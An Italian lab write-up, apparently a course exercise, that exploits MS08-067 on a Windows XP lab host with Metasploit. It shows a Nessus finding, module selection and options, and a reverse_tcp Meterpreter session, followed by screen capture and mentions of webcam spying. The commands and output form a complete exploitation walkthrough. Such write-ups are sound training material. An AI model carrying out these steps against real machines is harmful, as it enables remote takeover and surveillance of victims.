Hacking Windows XP con Metasploit

Nella consegna oggi utilizzerò Metasploit per exploitare il servizio server della macchina Windows XP.

Sfrutterò la vulnerabilità nota come MS08-067 e CVE-2008-4250, che interessa i sistemi operativi Microsoft Windows 2000 SP4, XP SP2 e SP3, Server 2003 SP1 e SP2, Vista Gold e SP1, Server 2008 e 7 pre-beta.

Questa vulnerabilità consente a un attaccante di eseguire codice arbitrario a distanza su una macchina vittima se la condivisione file e stampante è abilitata e la macchina è connessa a una rete.

Il report di Nessun mi indica che nella mia macchina target è presente.

192.168.1.200

CRITICAL	HIGH	MEDIUM	LOW	INFO
4	2	1	0	26

Scan Information

Start time:	Wed Jan 17 11:56:16 2024
End time:	Wed Jan 17 11:58:44 2024

Host Information

Netbios Name:	TEST-EPI
IP:	192.168.1.200
MAC Address:	08:00:27:51:88:27
OS:	Microsoft Windows XP Service Pack 2, Microsoft Windows XP Service Pack 3, Windows XP for Embedded Systems

Vulnerabilities

34477 - MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)

Synopsis

The remote Windows host is affected by a remote code execution vulnerability.

Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

Avvio metasploit e selezione l'exploit che mi interessa.

```
msf6 > search MS08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Inserisco l'ip del target con RHOSTS e lascio gli altri parametri invariati. Lancio exploit.

```
Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.200    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > exploit
```

L'accesso al meterpreter è riuscito grazie al payload reverse TCP preimpostato, che inietta un processo nella macchina target, il quale effettuerà una connessione con la mia macchina attaccante.


```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 2 opened (192.168.1.25:4444 → 192.168.1.200:1033) at 2024-01-17 15:10:23 +0100

meterpreter >
```

Con il comando screengrab posso ottenere uno screenshot della macchina hackerata.

```
meterpreter > screengrab
[-] The "screengrab" command requires the "espia" extension to be loaded (run: `load espia`)
meterpreter > load espia
Loading extension espia...Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/oVanBuYv.jpeg
meterpreter >
```



Non sono presenti webcam, altrimenti potevo anche catturare una foto con il comando webcam_snap o vedere in diretta con webcam_stream. In sintesi si ha il controllo completo della macchina target.